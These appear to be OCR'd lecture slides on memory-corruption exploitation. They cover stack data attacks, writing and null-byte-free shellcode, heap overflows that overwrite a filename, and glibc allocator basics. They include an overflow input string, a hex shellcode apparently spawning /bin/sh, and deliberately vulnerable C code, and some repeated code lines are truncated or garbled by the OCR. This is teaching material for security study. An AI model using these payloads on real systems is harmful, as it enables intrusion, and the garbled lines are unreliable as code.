
**Function exit (LEAVE)**

```
movl     %ebp, %esp
pop      %ebp
```



# Data Attacks


```
static int mytest(char *str)
{
        int authenticated = 0;
        char buf[16];

        read(STDIN_FILENO, buf, 32);
        if (check_pass(buf))
                authenticated = 1;

        do_something(authenticated);
}
```



# Data Attacks

```
static int mytest(char *str)
{
          int authenticated = 0;
          char buf[16];

          read(STDIN_FILENO, buf, 32);
          if (check_pass(buf))
                    authenticated = 1;

          do_something(authenticated);
}
```

**./mytest AAAAAAAAAAAAAAAA\x01\x00\x00\x00**



# Non-Control Data Attacks

Attacks overwriting data not directly used in control flow

Essentially corrupting program state that affects its security

- For example: Disabling/Bypassing a security mechanism

# Writing Shellcode

# How to Write Shellcode

**Code in assembly → compile with GCC → Binary code**

Compile assembly program to object file

```
gcc -c shellcode.S
```

View generated code

```
objdump -d shellcode.o
```

Copy text segment to separate file

```
objcopy -O binary --only-section=.text shellcode.o shellcode.sc
```

Usually encode binary code as text in C, perl, python, etc.

```
hexdump -v -e '"\\""x" 1/1 "%02x" ""' shellcode.sc
```

# Example Shellcode

```
# write(1, message, 13)
        mov     $1, %rax                # system call 1 is write
        mov     $1, %rdi                # file handle 1 is stdout
        mov     $message, %rsi
        mov     $13, %rdx               # number of bytes
        syscall                         # invoke operating system to do the write

        # exit(0)
        mov     $60, %rax
        xor     %rdi, %rdi              # we want return code 0
        syscall                         # invoke operating system to exit
message:
        .ascii  "Hello, world\n"
```

# Linux System Call Conventions

The kernel interface uses %rdi, %rsi, %rdx, %r10, %r8 and %r9 for passing arguments

A system-call is done via the syscall instruction. The kernel destroys registers %rcx and %r11

The number of the syscall has to be passed in register %rax

System-calls are limited to six arguments, no argument is passed directly on the stack

Returning from the syscall, register %rax contains the result of the system-call. A value in the range between -4095 and -1 indicates an error, it is -errno

# Example Shellcode

```
# write(1, message, 13)
        mov     $1, %rax                # system call 1 is write
        mov     $1, %rdi                # file handle 1 is stdout
        mov     $message, %rsi
        mov     $13, %rdx               # number of bytes
        syscall                         # invoke operating system to do the write

        # exit(0)
        mov     $60, %rax
        xor     %rdi, %rdi              # we want return code 0
        syscall                         # invoke operating system to exit
message:
        .ascii  "Hello, world\n"
```

# Patch Address of Message

```
 0:48 c7 c0 01 00 00 00 mov    $0x1,%rax
 7:48 c7 c7 01 00 00 00 mov    $0x1,%rdi
 e:48 c7 c6 00 00 00 00 mov    $0x0,%rsi
15:48 c7 c2 0d 00 00 00 mov    $0xd,%rdx
1c:0f 05                syscall
1e:48 c7 c0 3c 00 00 00 mov    $0x3c,%rax
25:48 31 ff             xor    %rdi,%rdi
28:0f 05                syscall
```

Patch the address of message within the vulnerable application for shellcode to run correctly

# Testing Shellcode From C

```
char shellcode[] =
"\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
"\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
"\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
"\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3";
```

The shellcode can be called

- (*(void(*)()) shellcode)();

Or written to stdout

- write(1, shellcode, sizeof(shellcode));

# “Special” Bytes Limitations

```
char shellcode[] =
"\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
"\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
"\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
"\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3";
```

Certain characters may not be allowed

- strcpy() stops copying at null byte
- gets() reads one line at a time
- Input may need to be alphanumeric

Bypasses:

- Rewrite shellcode to avoid characters
- Encode shellcode

# Eliminating 0 Bytes

Zero in opcodes

- Alternate instructions can achieve a similar result

Zero in constants

- Use multiple instructions to construct constants

# Eliminating 0 Bytes

## Zero in opcodes

- Alternate instructions can achieve a similar result

## Zero in constants

- Use multiple instructions to construct constants

```
0:48 31 c0            xor    %rax,%rax
3:48 ff c0            inc    %rax
```


# Eliminating 0 Bytes

```
        # write(1, message, 13)
        xor    %rax, %rax
        inc    %rax
        #mov   $1, %rax                  # system call 1 is write
        xor    %rdi, %rdi
        inc    %rdi
        #mov   $1, %rdi                  # file handle 1 is stdout
        mov    $message, %rsi
        xor    %rdx, %rdx
        addb   $13, %dl
        #mov   $13, %rdx                # number of bytes
        syscall                          # invoke operating system to do the write

        # exit(0)
        xor    %rax, %rax
        addb   $60, %al
        #xor  $60, %rax                  # system call 60 is exit
        xor    %rdi, %rdi               # we want return code 0
        syscall                          # invoke operating system to exit
message:
        .ascii "Hello,world\n"
```

# Eliminating Patching

```
        # write(1, message, 13)
        xor   %rax, %rax
        inc   %rax
        #mov   $1, %rax              # system call 1 is write
        xor   %rdi, %rdi
        inc   %rdi
        #mov   $1, %rdi              # file handle 1 is stdout
        lea   message(%rip), %rsi    # rip relative load of message address
        xor   %rdx, %rdx
        addb   $13, %dl
        #mov   $13, %rdx            # number of bytes
        syscall                      # invoke operating system to do the write

        # exit(0)
        xor   %rax, %rax
        addb   $60, %al
        #xor  $60, %rax              # system call 60 is exit
        xor   %rdi, %rdi            # we want return code 0
        syscall                      # invoke operating system to exit
message:
        .ascii "Hello,world\n"
```

# Making Exploits More Generic



# Heap Overflows

# Heap Overflows

```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[]) {
    FILE = *filed;
    char *userinput = malloc(20);
    char *outputfile = malloc(20);

    strcpy(outputfile, "/tmp/foobar");
    strcpy(userinput, argv[1]);

    filed = fopen(outputfile, "a");
    if(filed == NULL){
        fprintf(stderr, "error opening file %s\n", outputfile);
        exit(1);     }
    fprintf(filed, "%s\n", userinput);
    fclose(filed);
    return 0;
}
```

# Heap Structure

```
char *userinput = malloc(20);
char *outputfile = malloc(20);
```

# Overwriting Program Data

```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[]) {
    FILE = *filed;
    char *userinput = malloc(20);
    char *outputfile = malloc(20);

    strcpy(outputfile, "/tmp/foobar");
    strcpy(userinput, argv[1]);

    filed = fopen(outputfile, "a");
    if(filed == NULL){
        fprintf(stderr, "error opening file %s\n", outputfile);
        exit(1);     }
    fprintf(filed, "%s\n", userinput);
    fclose(filed);
    return 0;
}
```

Overwrite outputfile

# Overwriting Program Data

```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[]) {
    FILE = *filed;
    char *userinput = malloc(20);
    char *outputfile = malloc(20);

    strcpy(outputfile, "/tmp/foobar
    strcpy(userinput, argv[1]);

    filed = fopen(outputfile, "a");
    if(filed == NULL){
        fprintf(stderr, "error opening file %s\n", outputfile);
        exit(1);     }
    fprintf(filed, "%s\n", userinput);
    fclose(filed);
    return 0;
}
```

Control what file is written to

# Overwriting Program Data


Whether you can directly control a code pointer depends on the program

```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[]) {
    FILE = *filed;
    char *userinput = malloc(20);
    char *outputfile = malloc(20);

    strcpy(outputfile, "/tmp/foobar");
    strcpy(userinput, argv[1]);

    filed = fopen(outputfile, "a");
    if(filed == NULL){
        fprintf(stderr, "error opening file %s\n",
        exit(1);     }
    fprintf(filed, "%s\n", userinput);
    fclose(filed);
    return 0;
}
```

What are good targets?


Append to that file

# Heap Metadata



# Heap Overflows As Arbitrary Writes

Use of the corrupted meta data and may lead to an arbitrary write, corrupting a code pointer or security critical data



# How Memory Allocators Work

We will focus on glibc's one
https://sploitfun.wordpress.com/2015/02/10/understanding-glibc-malloc/

Heap memory is obtained from the kernel using the brk() or mmap() system calls

- Provides plenty of "raw" space


The allocator splits memory into **arenas**

- Each thread gets its own arena
- Each arena has its own metadata

Memory within the arena is split into **chunks** and given to program through various allocation functions (e.g., malloc())


- Chunks are organized in bins, usually through double linked-lists

# Heap Arena Structure




No two free chunks can be adjacent.


Adjacent free chunks are merged together



